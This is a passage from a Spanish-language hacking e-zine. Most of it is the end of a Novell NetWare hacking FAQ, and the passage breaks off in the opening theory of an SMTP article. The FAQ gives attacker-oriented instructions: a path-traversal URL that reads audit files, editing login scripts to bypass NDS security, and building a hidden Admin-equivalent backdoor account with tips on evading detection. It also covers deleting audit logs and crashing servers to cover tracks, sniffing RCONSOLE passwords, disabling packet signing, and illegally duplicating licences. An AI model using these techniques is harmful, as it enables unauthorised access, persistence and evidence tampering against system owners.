Si sale algo (poco legible) significa que Auditing esta off. Si te da un mensaje de error diciendo que NET\$AUDT.CAF no existe y que hay que crearlo, significa que el archivo esta abierto y Auditing esta activo en ALGO (recuerda, EDIT.NLM normalmente maneja archivos abiertos bastante bien, pero intentar abrir un archivo ya abierto en SYS:\_NETWARE siempre da este error)

Tambien, si la red esta corriendo el software Novell's Web Server, utiliza un browser e intenta :

[http://nw41.nmrc.org/script/convert.bas?../../../../\\_netware/net\\$audt.caf](http://nw41.nmrc.org/script/convert.bas?../../../../_netware/net$audt.caf)

y si no recibes un error, Auditing esta o estaba activo. Mira la seccion 12-01 para detalles de este bug.

#### 06-3 Donde estan los Login Scrips y como editarlos

El Login Scrips esta almacenado en SYS:\_NETWARE. A pesar de que estos ficheros son binarios, se pueden editar facilmente mediante el EDIT.NLM. Escaneando, mediante RCONSOLE, los directorios en SYS:\_NETWARE, encontraras archivos con extension como .000, estos son probablemente Login Scrips. Abrelos, son archivos de texto. Por ejemplo, si encuentras 00021440.000

```
LOAD EDIT SYS:_NETWARE\00021440.000
```

Si es un Login Script, lo veras en texto y podras editarlo y salvarlo. Esto bypassa la seguridad de NDS, y es su mayor debilidad. Puedes utilizarlo para dar a un usuario derechos extraordinarios que te permitan otras cosas, incluyendo acceso completo a los archivos de sistema o cualquier servidor en el arbol.

#### 06-4 Cual es el rumoreado backdoor en NDS

El rumoreado backdoor en NDS existe. El rumor es que es un camino para instalar un backdoor en un sistema en NDS completamente oculto para todos y para todo. Hay un camino para hacer algo parecido, aunque el "oculto" es parcialmente visible. Lo primero, necesitas acceso total a NDS. Pero si puedes conseguir el password de Admin o equivalente, entonces puedes instalar un backdoor que puede quedar escondido durante meses o a lo mejor para siempre. Pasos a seguir :

- Conectate como Admin o equivalente.
- Lanza NWADMIN y se~ala un contenedor existente.
- Crea un nuevo contenedor dentro del anterior.
- Crea un nuevo usuario dentro del nuevo contenedor.
- Dale derechos totales sobre su propio objeto.
- Dale derechos totales sobre el nuevo contenedor.
- Dale equivalencia a Admin.
- Modifica el ACL al nuevo usuario de forma que no se pueda ver.
- Ajusta el Inherit Rights Filter en el nuevo contenedor de forma que nadie lo pueda ver.

Esta tecnica la pueden usar los admin paranoicos que quieren dar a otro usuario acceso total a un contenedor, y este usuario quiere restringir el acceso a este contenedor. Para prevenir el olvido de la palabra de paso por parte del usuario (haciendo que toda una seccion del arbol desaparezca) un admin puede utilizar tecnicas similares.

No he tenido la ocasion de testear completamente pero permanece totalmente invisible al resto de la LAN. No requiere conocimientos superiores al medio en NDS para implementarlo, sin embargo muchos admin no conocen como cuidar a sus usuarios.

Supongamos que lo has instalado en la compa~ia XYZ, tu contenedor esta dentro del contenedor MIS y se llama BADBOY. Tu backdoor se llama BACDOOR. Haz login de la forma siguiente :

```
LOGIN .BACKDOOR.BADBOY.MIS.XYZ
```

Ahora mostraras a las herramientas normales de red que hay una conexion

activa en el server, por tanto llamarlo "BACKDOOR" no es probablemente una gran idea. Piensa en un nombre que sugiera una conexión automática y solo utilizarla cuando pienses que nadie está alerta.

Si la red tiene Kane Security Analyst, puede encontrar el backdoor.

#### 06-5 Como quitar NDS

Esto es peligroso. Puede hacer que pierdas la cuenta de Admin si pierdes la password. Teclea en una consola 4.1

```
LOAD INSTALL -DSREMOVE
```

Ahora en el modulo INSTALL, intenta quitar NDS. Te pedirá la password del Admin, simplemente dáselo. Si te da errores, "no problem". Continúa y puedes quitar NDS del server. Incluso si le has dado la password equivocada, te dejara eliminar el NDS. Os digo que es realmente maligno.....

#### 06-6 Como quitar Auditing si has perdido la Password Audit

Si el Auditor ha olvidado la password, intenta una simple limpieza y recarga.. caramba, parece que te has desmayado....

Puedes intentar esto aunque no hay garantía de que funcione, es solo una teoría. Como sabes los archivos Auditing están localizados en SYS:\_NETWARE. En cuanto hay un Auditing activo, incluso borrando NDS y recreandolo no desconectara Auditing. Si quieres puedes borrar y reconstruir SYS: que te lo desconectara. Intenta el proceso que te señalo si estas desesperado. Yo lo he intentado en el Nomad Mobile Research Centre Lab e hice este trabajo un par de veces --- pero una vez destrocé el servidor y NDS. Otra vez simplemente no funciono. Pero es así como se hace :

- Mediante RCONSOLE, escanea el directorio y localiza los nombres exactos de los archivos de Audit. Sabemos que NET\$AUDT.CAT lo es, pero hay otros archivos con extensión .\$AF.
- Utiliza las técnicas descritas en 06-2 y determina exactamente que archivos están abiertos en este server para Auditing.
- Intenta reanunciar el server y lanza un editor de sector.
- Busca el drive para los nombres de los archivos encontrados.
- Cambia todos los sucesos de estos archivos, salva los cambios y boot.
- Si no ha funcionado, intenta arrancar al server usando un SERVER.EXE version 3.x y localiza SYS:\_NETWARE. Borra todos los archivos Auditing.
- Si esto no funciona, haz repetidos llamadas a las tablas SYS:\_NETWARE (usando APIs) y o borra o cambia los archivos mencionados.

Como ultimo recurso (si estas en 4.11) mira la sección 06-15

#### 06-7 Guarda 4.x el password de LOGIN en un archivo temporal ?

Si y no. No en 4.2 o superior. Si en 4.0.

La versión de LOGIN.EXE que se dio con 4.0 tiene un defecto que bajo ciertas condiciones permite escribir cuentas y passwords en un archivo swap, creado por LOGIN.EXE. Una vez ha ocurrido, el archivo podría no ser borrado, con lo cual tanto la cuenta como el password puede ser visto en texto.

#### 06-8 Cualquiera puede hacerse equivalente a cualquier otro incluyendo Admin?

Un par de cosas puede causar esto. Primero, pon los derechos para [PUBLIC],

despues pon el USER\_TEMPLATE para derechos totales. Los derechos de escritura para ACL te permitira algunas cosas interesantes, incluyendo hacerte a ti mismo equivalente a Admin. Para ganar equivalencia para cualquier cosa solo hace falta derechos de READ y COMPARE.

La implicacion es obvia, pero dejar que os lo repita. Un backdoor puede hacerse si una cuenta se genera de esta forma. Hemos creado una cuenta llamada TEST que tiene suficientes derechos para hacer este tipo de cosas. Simplemente conectate como TEST , hazte a ti mismo Admin, haz lo que quieras, elimina al Admin,... y abre el infierno.

06-9 Puede resetear un NDS password con derechos limitados ?

Hay una utilidad freeware llamada N4PASS, que es util para Netware 4.10 (utiliza NDS calls y no esta basada en bindery).

La utilidad de este paquete es habilitar un Help Desk para resetear password de usuarios sin cancelar toneladas de derechos. Utiliza acceso total y no requiere manipulacion masivo de ACL para hacerlo.

Obviamente esta utilidad abre pocas puertas. El nombre es N4PA12.EXE y puede bajarse de la web del autor.

<http://FASTLANE.NET/HOMEPAGES/DCOLLINS>

y al autor lo podeis encontrar en

DCOLLINS@FASTLANE.NET

Un par de cosas interesantes de esta utilidad, si se configura incorrectamente el server puede verse comprometido de varias formas. Por ejemplo, el password generado es un calculo que utiliza un archivo temporal, la fecha, el loginname el HalpDesk loginname, el valor sencillo y algunas otras cosas (en N4PASS.TXT)

Si N4PASS no lo borra inmediatamente, el archivo es copiable. Ademas, si los derechos sobre el directorio de N4PASS estan abiertos, se puede descubrir la password por defecto, por tanto, lee atentamente las instrucciones si estas instalandolo. Si eres un hacker,...hazlo tambien.

06-10 Que es OS2NT-NLM

OS2NT.NLM es un NLM suministrado por Novell para recuperar/fijar Admin, cuando se convierte en un objeto desconocido,... especialmente despues de DSREPAIR.

Este modulo esta considerado como ultimo recurso NLM y tienes que contactar con Novell para utilizarlo. A pesar de que no lo he visto nunca, se supone que tiene que estar en uno de los FTP de Novell. Se piensa que esta configurado por Novell para trabajar con tu numero de serie y es de una unica utilizacion.

Tienes que demostrar a Novell quien eres y que tu copia esta registrada.

Se podria sospechar que es posible que este NLM se pueda hackear para evitar el uso unico y el chequeo del numero de serie, pero un restore de NDS desde un backup podria realizar todo esto mucho mejor. Este camino es un poco destructivo.

06-11 Tienes que ser Admin para resetear un password ?

No. Hay una utilidad freeware llamada N4PASS, que se propone para Netware 4.10 (utiliza llamadas NDS y no se basa en el bindery). Mira 06-9 para detalles. Seteando específicamente grupos que tienen acceso a otros password de grupos, podrias tener un subconjunto de usuarios (el HelpDesk). Si eres administrador probablemente quieres estar seguro que tu HelpDesk no te resetea tu password de Admin.

06-12 Que pasa si no puedo ver SYS:\_NETWARE utilizando RCONSOLE ?

Arrancando con el patch 410pt3 de Novell, no podras ver SYS:\_NETWARE desde RCONSOLE. Es sorprendente que la posibilidad de ver en este directorio es cada vez mas dificil con cada nueva release.

Con Netware 4.11 no podras verlo con RCONSOLE. Pero no desesperes, hacker, tus amigos en Novell no se han olvidado de vosotros (Seccion 06-15)

06-13 Consideraciones acerca de la seguridad en las particiones del arbol

La mayor parte de estas consideraciones en items individuales, pero aqui analizaremos un poco acerca del particionado del arbol.

Como se dijo en la seccion 02-6, puedes configurar el bindery de un server para ayudarte a recuperar una password de Admin olvidada. Se debe decir que solo puedes acceder contenedores en las particiones del server actual.

En redes grandes las cosas son mas complejas. Por ejemplo, una cuenta de supervisor (con acceso total al archivo del sistema) puede tener accesos limitados en otro servidor. El numero de puntos debiles para intrusos crece con el tama~o de la red. Un hacker podria explotar esto y alcanzar control de otras particiones, si algun objeto en la primera particion que ha sido comprometida tiene derechos en otras particiones.

Los intrusos podrian facilmente darse asi mismo equivalencia de seguridad en este objeto o cambiar la password de los objetos con SYSCON, despues hacer login a estos objetos y accedeer a los otras particiones.

En otras palabras, si un read/write o particion master se almacena en un server, puede potencialmente manipular todos los objetos en esta particion y a partir del momento que la password del supervisor puede ser reseteada desde la consola, otras particiones corren riesgo.

Las replicas Read/Only de una particion por naturaleza no te permitira aplicar tu bindery a un contenedor en esta area,... son,... solo lectura.

Desde luego alguien puede desconectar el server desde la red y lanzar DSREPAIR en este server para cambiar la particion a master, pero esto es mas bien extremo.

Novell recomienda restringir los derechos de los objetos a su propia particion y crear particiones replica solo en servidores autenticados. Pongamos un ejemplo para ilustrar :

- El servidor ACCOUNTING tiene un monton de hojas, documentos y una base de datos utilizada por el departamento de cuentas con todo tipo de informacion. El contenedor ACCT-USERS tiene derechos IRF.
- Hay una cuenta llamada MAINTENANCE en el contenedor ACCT\_USERS cuya password puede ser reseteada por el manager ACCOUNTING. Esto se hace para cuando el administrador de la LAN necesita hacer algun tipo de mantenimiento, como construir identidades con derechos de acceso, etc. que el manager de ACCOUNTING no sabe hacer.

- Una replica de la particion con derechos de lectura/escritura, conteniendo el contenedor ACCT-USERS existe en un servidor lejano en una peque-a oficina de ventas. Un empleado temporal ha tenido acceso a la habitacion donde se encuentra el servidor.
- Una tarde el empleado temporal utiliza SETPWD.NLM y resetea la password de la cuenta MAINTENANCE.
- Al dia siguiente (despues de replicacion) el empleado fusila todos los documentos de ACCOUNTING incluyendo las nominas, informacion personal previsiones de ventas, planes de inversion,...

06-14 Puede un Supe de departamento llegar a ser Admin del arbol entero ?

Si bajo ciertas condiciones.

- El arbol tiene un OU llamado LAWDEPT.
- La cuenta Admin esta en la raiz del arbol.
- Una cuenta de supervisor departamental llamada FRED esta localizada en LAWDEPT con derechos Admin en LAWDEPT OU (Un autenticado de LAWDEPT y derechos super de objetos y propiedades).
- El server LawServer esta en el LAWDEPT OU con dos bindery, uno en LAWDEPT OU y otro en la raiz (por tanto Admin puede hacer login via el bindery si lo necesita).
- A pesar de que FRED solo puede hojear la raiz, puede lanzar SYSCON y modificar la cuenta Admin para ganar mas accesos asi como passwords.
- Si FRED es on psicopata, puede borrar la cuenta de Admin y volver la gestion del arbol imposible.

06-15 Cual es el nuevo cammino para conseguir SYS:\_NETWARE ?

Utilizando JCMD.NLM (lo puedes conseguir en algunos sitios de FTP de la seccion 09), es posible acceder a SYS:\_NETWARE y hacer muchas cosas, como copiar NDS, etc.. Pero lo que me han preguntado varios hackers es un camino para acceder a este directorio SIN subir un NLM via RCONSOLE.

Este es el medio.

Arrancando con el software Green River beta, NETBASIC.NLM de HiTecSoft (actualmente en el SYS:NETBASIC).

HiTecSoft es realmente fuerte, permite algunas sofisticadas cosas que han sido desarrolladas en un ambiente tipo Visual Basic, incluyendo NLM sin usar compiler ni linker de Watcom.

Cuando cargas NETBASIC.NLM, teclea "shell" y te encontraras en un ambiente tipo DOS. Es todavia un NLM, pero el "commands" incluye comandos tipo DOS como CD, DIR, COPY, etc. En fin, el truco es simplemente "CD \_NETWARE" y...bingo !. A este punto puedes hacer toda clase de cosas. Recuerda, todavia puedes usar JCMD.NLM, pero el punto es que es tipo "built in"

Cosas divertidas que puedes hacer :

- Hacer copias de toda clase de archivos, incluyendo licencias, NDS, login scripts, archivos audit,...
- Copiar estos archivos en SYS:LOGIN y puedes copiarlos fuera.
- Copiar fuera el archivo de licencias (MLS.000) y jugar con un editor hexadecimal. Recopiar el archivo modificado y llamarlo MLS.001 y has doblado las licencias disponibles (ten un cuenta que es ilegal).
- Modificar login scripts para diversion, provecho y ganar derechos extras.
- Juega con los archivos auditing, incluso borrando NET\$AUDT.CAF y archivos con extension de .\$AF en caso de que auditor olvidara el password.

Gracias a los miembros de SIC( Hardware, Cyberius y Jungman) por descubrir

el agujero de NETBASIC.

Septimo capitulo sobre Novell Netware

Capitulo - 07 INFORMACION DIVERSA EN NETWARE

07-1 Porque no puedo acceder a traves de un server 3.x otra red via TCP/IP

Cargando TCPIP.NLM en un server con dos tarjetas, no significa que los paquetes puedan enviarse de una tarjeta a otra. Para que el reenvio funcione, el archivo AUTOEXEC.NCF deberia tener la linea siguiente :

```
LOAD TCPIP FORWARD=YES
```

Para que los paquetes circulen a traves del server, tienes que poner la opcion "gateway=aa.bb.cc.dd" en la estacion de trabajo. Asi abres el camino hacia el server. Si estas escribiendo herramientas hach, tenlo presente si utilizas IP.

Algunos routers antiguos puede que no reconozcan el server Netware como router, por tanto puede que no tengas muchas opciones si tu objetivo esta al otro lado de una de estos routers. Los servidores mas modernos son Netware aware y encontraran tu server como router a traves de RIP.

Netware 3.11 IP solo trabajara entre dos subnets diferentes. Proxi ARP no esta soportado en Netware IP.

Ejemplo :

```
123.45.6 & 123.45.7 con una mascara de ff.ff.ff.00 Transmitira  
123.45.6 & 231.45.7 con una mascara de ff.ff.ff.00 NO transmitira
```

No pierdas el tiempo intentando cruzar rios no vadeables. Algunos admin utilizan esto para limitar el flujo del trafico IP.

07-2 Como bootear mi server sin correr STARTUP.NCF / AUTOEXEC.NCF

Para Netware 3.xx, utiliza los comandos :

```
SERVER -NS (para evitar STARTUP.NCF)  
SERVER -NA (para evitar AUTOEXEC.NCF)
```

Netware 2.x no tiene los archivos START.NCF y AUTOEXEC.NCF. En su lugar tiene toda la informacion en codigo fuente en NET\$OS.EXE, por tanto tienes que reconstruirlo para cambiar algo.

07-3 Como hacer login sin correr el System Login Script

A menudo un admin intentara evitar que los usuarios utilicen directamente el DOS y se salgan del System Login Script para poderlos controlar. He aqui algunos caminos para evitarlo :

- Utiliza ATTACH en lugar de LOGIN para conectarse a un server. ATTACH no lanza el login script, como lo hace LOGIN. ATTACH tiene que copiarse en el disco local o ponerse en el SYS:LOGIN.
- Utiliza la opcion /S para LOGIN. Usando "LOGIN /S NUL " provocara que LOGIN cargue el dispositivo NUL que siempre se compartara como un archivo vacio.

07-4 Como rebootear un server Netware 3.x a distancia.

Si tienes acceso a un server via RCONSOLE puedes hacerlo despues de cargar o descargar un NLM para rebootear un server. Construye un archivo NCF siguiendo las etapas siguientes :

- Crea un archivo llamado DOWNBOY.NCF en tu disco local. Puede ser un archivo texto y contener las lineas siguientes :

```
REMOVE DOS
DOWN
EXIT
```

- Copia el srchivo en el directorio SYS:SYSTEM utilizando RCONSOLE.
- En la consola, teclea DOWNBOY y enter.

pasa los iguiente :

- El comando REMOVE DOS libera la seccion DOS en la RAM del server.
- DOWN...para el server (si hay archivos abiertos, saldra el tipico mensaje "are you sure", contesta Y, o sea si...). EXIT intenta retornar la consola del server al DOS. Pero como tu has liberado el DOS de la RAM, el server se bootea en caliente.

07-5 Como se puede parar un server Netware y porque.

Respondere a la segunda pregunta primero. Quieres chequear como administrador como se recupera tu server despues de un crash. O puede que seas un hacker y quieras cubrir tus rastros de una forma dramatica. despues de todo, si has estado editando los archivos log y tienen un aspecto sospechoso, un buen crash puede explicar porque tienen este aspecto los log.

Segun itsme :

- Netware 4.1 : teclea 512 caracteres en la consola + NENTER ==> crash
- Netware 3.11 : NCP request 0x17-subfn 0xeb con un numero de conexion superior a la admitida (hacen falta los API).

Si tienes acceso a la consola :

- Teclea UNLOAD RENDIRFX
- Utiliza una copia local de SYS:PUBLIC/RENDIR.EXE
- En SYS:LOGIN teclea RENDIR  
(no es necesario login, solo conexion con el server)

07-6 Que es Netware NFS y que tan seguro es.

NFS (Networked File System) se usaba originalmente en UNIX para montar a distancia un sistema de archivos diferentes. El objetivo original en Netware es el permitir al server montar un sistema de archivos Unix como un volumen Netware permitiendo a los usuarios Netware acceder a los datos Unix sin correr IP o hacer login en el server, y a los usuarios Unix montar un volumen Netware como un sistema remoto de archivos. Si los derechos estan asignados incorrectamente puedes acceder al server.

Mientras el producto trabaja como se describe, es un poco dificil de administrar, las cuentas de los usuarios en ambos lados deben sincronizarse (nombre y password) y puede ser un poco dificil asegurar que asi es, a no ser

que las versiones sean Netware NFS 2.1 o superior con Netware 4.x y el lado UNIX no corre NIS.

Simplemente añadiendo el UID correcto al objeto NDS para crear una relacion de derechos en ambos sentidos. Hay tres sistemas...Unix es Dios. Netware es Dios, o ambos son equivalentes.

Un problema conocido con Netware NFS es que despues de descargar y cargar utilizando los archivos NCFn un sistema monta desde el lado UNIX includes SYS:ETC con acceso de solo lectura. Si este directorio puede bloquearse desde el lado Unix despues de montarlo NCF y CFG pueden verse y explotarse su informacion.

Por ejemplo, SYS:ETC es un sitio donde se puede encontrar LDREMOTE.NCF, que puede contener el password de RCONSOLE.

En Netware 3.11 si pides el mapeador para manejar NFS, te lo dara. Cuando le das el NFS al archivo manejador, chequeara el mapeador LOCAL y te dara la informacion. Puedes entonces leer cualquier archivo en el montado anteriormente.

La existencia de Netware NFS en un server te concede ventanas UNIX en algunos sitios, que puedes ser otro interesante metodo para lograr el acceso al sistema.

07-7 Puede "sniffing packets" ayudarte a entrar ?

Si. Si un usuario se conecta y la password se transmite sin encriptar, lo podras ver en puro y duro tecto en la traza. Si el server utiliza telnet y ftp, capturar el password es facil. Para entrar en diversos sistemas, muchos usuarios utilizan la misma password o variantes. Para obtener una lista de diversos sniffers, buscad en "alt.2600/#hack". Lo podeis encontrar con cualquier buscador potente de la red.

RCONSOLE.EXE es la aplicacion cliente que ofrece acceso remoto a la consola del server Novell. La conexion entre el cliente y la consola del server permite al admin manejar al server como si estuviera fisicamente delante del teclado, y permite virtualmente cualquier accion, incluyendo cargar archivos al server y cargar y descargar Netware Loadable Modules (NLMs). No es solo una efectiva herramienta de administrador, sino tambien el primer objetivo de los hackers.

Un punto critico de acceso de muchos server es fisicamente el teclado. Es una de las razones por las cuales el acceso fisico a los teclados es tan importante.

La principal razon para hackear RCONSOLE es para tener acceso a la consola. No, no estar fisicamente, pero el OS no ve la diferencia. Y la principal razon para tener acceso a la consola es para utilizar alguna herramienta que nos permita ganar privilegios de supervisor.

Durante el proceso de RCONSOLE, el password viaja encriptado. Si tu espias la conversacion, veras los paquetes que contienen la apertura de RCONSOLE, los posibles server que se puede acceder, etc. Esta conversacion se realiza en paquetes NCP.

cuando se arranca RCONSOLE, el usuario elige el server, teclea enter y se le pregunta el password. Una vez se introduce la password, la conversacion contiene dos paquetes IPX/SPX de 60 byte seguidos de 4 paquetes NCP de 64 bytes, 60 bytes, 64 bytes y 310 bytes. El siguiente paquete IPX/SPX de 186 bytes, contiene el password. Se encuentra en el offset 3Ah, que es facil de encontrar. El offset 38h siempre es FE y el 39h siempre es FF.

Ahora es el momento de utilizar una herramienta llamada RCON.EXE de itsme, que te puede dar alguna información de los datos recogidos y ayudarte a conseguir el password. Todo lo que necesitas son los 8 bytes hex que empiezan en el offset 3Ah, la dirección de la network y la del nodo.

Ahora la dirección de network y nodo están en la cabecera de los paquetes que contienen la password. Estos datos también se pueden obtener mediante el comando USERLIST /A. Entonces, por qué precisamente los 8 hex primeros bytes? Esto es lo que hace Novell. No es un esquema muy complicado.

07-8 Otras cosas que puede dar el sniffing.

Hemos señalado que RCONSOLE envía las pantallas en texto a través de la red para que todos lo puedan ver (bien... todos los que estén mirando...). Esto significa que puedes ver que están tecleando y que está pasando en la pantalla. Normalmente no hay grandes cosas que mirar, pero ocasionalmente puedes ver algunas joyas. La mejor de todas? la password de RCONSOLE.

La primera sesión de RCONSOLE subirá a la pantalla con las líneas LOAD REMOTE y LOAD RSPX PASSWORD (siendo PASSWORD la password de RCONSOLE), y esto se envía a los usuarios de RCONSOLE en texto.

Teiwaz descubrió que SYCON envía los cambios de password en texto. Mientras que SETPASS, LOGIN, MAP y ATTACH encriptan el password en 3.x, SYCON no lo hace.

Recordad que sniffing muestra también los password de TELNET, FTP, POP3 y otros. A menudo los usuarios utilizan la misma password de sistema en sistema, por tanto estos password pueden usarse para probar otras cuentas.

En redes grandes, los administradores de Netware pueden tener la misma password para cuentas privilegiadas de otros sistemas, por tanto la cuenta de admin o supervisor pueden utilizarse para la cuenta de un Unix. Por tanto una sesión TELNET que contiene una password puede revelar la password de admin.

07-9 Como funciona la encriptación de password.

De itsme.

- 1.-La Estación de Trabajo (ET) requiere una llave de sesión del server (NCP-17-17)
- 2.-El server envía una llave de 8 bytes a la ET.
- 3.-La ET encripta la password con la identificación del usuario, este valor en 116 bytes es lo que se almacena en el bindery del server.
- 4.-La estación de trabajo encripta este valor de 16 bytes con la llave de sesión de 8 bytes, el cual se envía al server.  
(NCP-17-18=login), (NCP-17-4a=verify), (NCP-17-4b=change pw)
- 5.-El server realiza la misma encriptación y compara su resultado con el que recibe de la ET.

La información contenida en los archivos NET\$\*.OLD que se pueden encontrar en el directorio de sistema después de lanzar el bindfix, es suficiente conectarse al server con cualquier objeto.

07-10 Productos que ayudan a mejorar la seguridad de Netware

Mientras que hay un número de productos, comercial y de público dominio que tienen diversas características de seguridad, los siguientes productos o son

realmente buenos o tienen características únicas.

Hay un producto comercial llamado SmartPass, que corre como un NLM. Una vez instalado, puedes cargar y analizar password existentes para detectar puntos débiles. Una demo free puede obtenerse en la dirección :

<http://www.egsoftware.com>

SmartPass chequea password al vuelo, por tanto un usuario puede ser forzado a usar un diccionario de palabras para una password.

Otro producto comercial que chequea de un diccionario de palabras si una password esta en la lista es Binview NCS. La version bindery es horrorosamente lenta, pero completamente precisa. Requiere acceso supe. Binview puede producir un cierto numero de informes, incluyendo informes parametrizados para darte toda clase de informacion acerca del server y de su contenido. El nuevo Binview NDS es incluso mejor. Lanzado como un NLM el chequeo de password es rapido dando el nombre de las cuentas que utilizan passwords debiles. Puede hacer cientos de chequeos versus algunos/segundo de la version bindery. Puedes utilizar la version lenta si quieres, pero solo para los que gustan de la tortura.

Las posibilidades de reporting son fabulosas y a partir del momento que pueden parametrizarse, el admin puede tener informes de seguridad a medida.

Para mas informacion de Bindview :

<http://www.bindview.com>

Para auditar una version 3.x, utiliza AuditTrack. Te dara todos los accesos de un directorio o archivo individual por usuario , que puede ser util para saber que estan haciendo. E.G.Software, la empresa desarrolladora, puede encontrarse en :

<http://egsoftware.com>

Intrusion Detection Systems vende un producto llamado Kane Security Analyst. Es considerado por muchos como el SATAN de Netware. Una de sus habilidades es localizar objetos ocultos en el DNS. Hay una demo valida 30 dias en :

<http://www.intrusion.com>

"SafeWord for Netware Connect" es un NLM que chequea password en un entorno Netware Connect.

<http://www.safeword.com/welcom.htm>

Aqui hay un producto llamado Password Helper que aumenta la seguridad de cambio de password para 3.x. Es un EX/Server NLM que permite a usuarios no-supe, resetear passwords.

#### 07-11 Que es Packet Signature y como evitarlo

Packet Signature funciona usando una etapa intermedia durante la llamada de encriptacion del password logon, para calcular una firma de 64-bit. Este bloque nunca se envia a traves de la red, sino que se usa como base para una firma segura ("secure hash") en la parte mas importante de cada paquete NCP. Un paquete firmado se toma como prueba suficiente de que el paquete viene del PC correcto.

NCP Packet Signature es la respuesta de Novell al trabajo realizado por los

muchachos de Holanda en el hacking de Netware. La idea es prevenir paquetes olvidados y accesos de supervisor no autorizados. Es una opción en 3.11, pero viene como parte del sistema con 3.12 y 4.x

Los niveles de firma en clientes y servers son los siguientes :

- 0 = Sin firma
- 1 = Se firman se se requieren
- 2 = Se firman si tu sistema lo soporta, pero no si el otro no lo soporta.
- 3 = Siempre se firma.

Puedes establecer el mismo nivel en el server. El nivel por defecto es 2 en server y clientes. Si utilizas una herramienta como HACK.EXE, intenta el nivel 0 en el cliente a~adiendo :

```
signature level=0
```

en el archivo NET.CFG del cliente. Si el server requiere paquetes firmados no podran entrar, pero si te deja, hackea a gusto !

Si quieres cambiar el nivel en el server, utiliza el siguiente comando :

```
SET NCPPACKET SIGNATURE OPTION=2
```

07-12 Hay utilidades Netware con agujeros tipo Unix ?

Es una pregunta que se hace a menudo, inspirada en los errores stack overrun, bugs del sendmail y otros parecidos en el mundo Unix. La razon de que no tenga este tipo de entradas en las utilidades de Netware es debido a :

- Tu utilizas un shell de propiedad que puede cargarse sin acceder al server. Por tanto no hay shell a explotar.
- Virtualmente todas las utilidades Netware no usan stdin y stdout, por tanto no hay tampoco overruns de stack a explotar.
- Desde el momento que el shell corre de forma local, y no en el server, no hay medio para alcanzar mas accesos de los que tienes, parecidos a los script SUID en el Unix.
- Desde luego hay utilidades HACK.EXE que permiten accesos extra bajo ciertas condiciones en 3.11, pero no en utilidades escritas por Novell.

07-13 Se puede instalar un backdoor invisible para BINDFIX, e incluso a las utilidades de SECURITY ?

Rx2 ha escrito algunos programas en Pascal que permite hacer esto, no es completamente invisible, pero casi. El codigo fuente esta en la seccion A-08 (proximamente..) y una referencia de BACKDOOR.EXE en el capitulo 09-6

Primero de todo, los codigos de Rx2 deben ejecutarse como supe.

Crean un objeto bindery del tipo que quieras.

Los usuarios normales son del tipo 1.

Las impresoras del tipo 3

Los server de impresion del tipo 7

Tan pronto como se construye la propiedad PASSWORD, la cuenta es utilizable. Si mantienes el objeto por debajpp de 200 (Rx2 recomienda 84), BINDFIX y SECURITY no dara mensajes de alarma. El codigo de Rx2 va mas alla y permite crear objetos con derechos supe. El LOGIN.EXE normal, solo usa objetos

tipo 1, por tanto tienes que utilizar el programa B\_LOGIN.EXE (En anexo A-08)  
Como efecto secundario, los objetos tipo 1, no son vistos por USERLIST y  
SYSCON.

\*EOF\*

-[ 0x0F ]-----  
 -[ SNMP ]-----  
 -[ by UnderCode ]-----SET-17-

```

ttttttttttt      cccccc      ppppp      ***      iiiiiiiiii      ppppp
ttttttttttt      ccc  cc      pp  pp      ***      iiiiiiiiii      pp  pp
    ttt      ccc      pp  pp      ***      iii      pp  pp
    ttt      ccc      pp  pp      ***      iii      pp  pp
    ttt      ccc      ppppp      ***      iii      ppppp
    ttt      ccc      ppp      ***      iii      ppp
    ttt      ccc      ppp      ***      iii      ppp
    ttt      ccc  cc      ppp      ***      iiiiiiiiii      ppp
    ttt      cccccc      ppp      ***      iiiiiiiiii      ppp
    
```

SMTP  
 Simple Mail Transference Protocol  
 (protocolo de transferencia simple de correo)

Buenas, buenas, otra vez yo desde el cono sur intentando llegar a la comunidad del under informatico. En esta ocasion les traigo algo de TCP/IP el conjunto de protocolos base se Inet. Este pequeño articulo intentara explicar un poco que es el SMTP y como utilizarlo, previo a esto debo aclarar que algunos terminos requieren un cierto conocimiento previo (solo elemental) sobre el protocolo TCP/IP, pero intentare ser lo mas claro posible, para eso voy a dividir el articulo en dos partes: teorica y practica (ya me parezco un profe de la uni, no?). Si a alguien no le interesa la palabreria, puede pasarse a la segunda parte que es mas entretenida, o bien saltarse la nota completa que el resto de la revista esta de seguro mejor que esto.

la Parte (aburrida)

TEORIA: donde se encuentra el Correo Electronico dentro de TCP/IP  
 =====

Bueno, el protocolo TCP/IP se hizo bastante popular en los ultimos tiempos debido a la masificacion de Internet, la cual lo usa como protocolo base, por lo tanto es obligacion (si, asi es!!!) que conozcamos que es y como funciona TCP/IP. Por ahora solo voy a explicar un poco como se maneja el mail en Internet sin entrar en demasiados detalles. TCP/IP es un conjunto de protocolos dispuestos en forma de capas la cantidad de estas capas varia de acuerdo a distintos autores, pero por lo general se definen de 3 a 5 estratos. Dentro de esta pila existe una que esta en el ultimo nivel denominada "capa de aplicacion", esta capa esta formada por las aplicaciones y procedimientos que usa la red. Como decia, dentro de TCP/IP existe la capa de aplicacion, esta contiene todos los servicios que podemos utilizar como usuarios de una red TCP/IP (Internet es solo un caso de red montada sobre el, pero no es necesariamente la unica), dentro de estas aplicaciones que ya conocemos encontramos FTP, Telnet, SMTP, HTTP, etc. Veamos que es eso del SMTP. No se me duerman que es interesante. Ok, todos conocemos el e-mail, no?...cierto, es una de las aplicaciones mas ampliamente difundidas en lo que a Internet respecta. Si alguno quiere enterarse del formato utilizado para la correspondencia, puede leerse la RFC 822. La definicion que alli se establece solo permite el intercambio

de mensajes constituido por líneas de texto ASCII. No se distingue entre el mensaje y el sobre (huh?), es decir, todos los mensajes son tratados como una pieza única dentro de la cual existen campos de cabecera, estos campos también son conocidos por todos quienes alguna vez enviamos un mail: subject, to, from, cc, etc. Estos campos son palabras claves ASCII que se colocan al principio de los mensajes seguidos por dos puntos (:) y el valor del mismo a continuación.

Bueno, dentro de la capa de aplicación tenemos las diversas aplicaciones (que más podría haber?), pero estas a su vez poseen diversos protocolos para su funcionamiento, en el caso del mail se llama SMTP, este nos permite el manejo de la red de correo electrónico. Por lo general una aplicación de correo electrónico se ejecuta en un host (digamos server del ISP), donde cada usuario con acceso posee un buzón (o mailbox si se quiere). Cuando ingresamos al host (por el puerto 25) podemos enviar mensajes a otros usuarios del mismo y leer nuestros mensajes en el buzón que tengamos asignado.

Estos buzones son mantenidos por el sistema de administración de archivos, son simplemente directorios que contienen archivos de texto (nuestros mensajes).

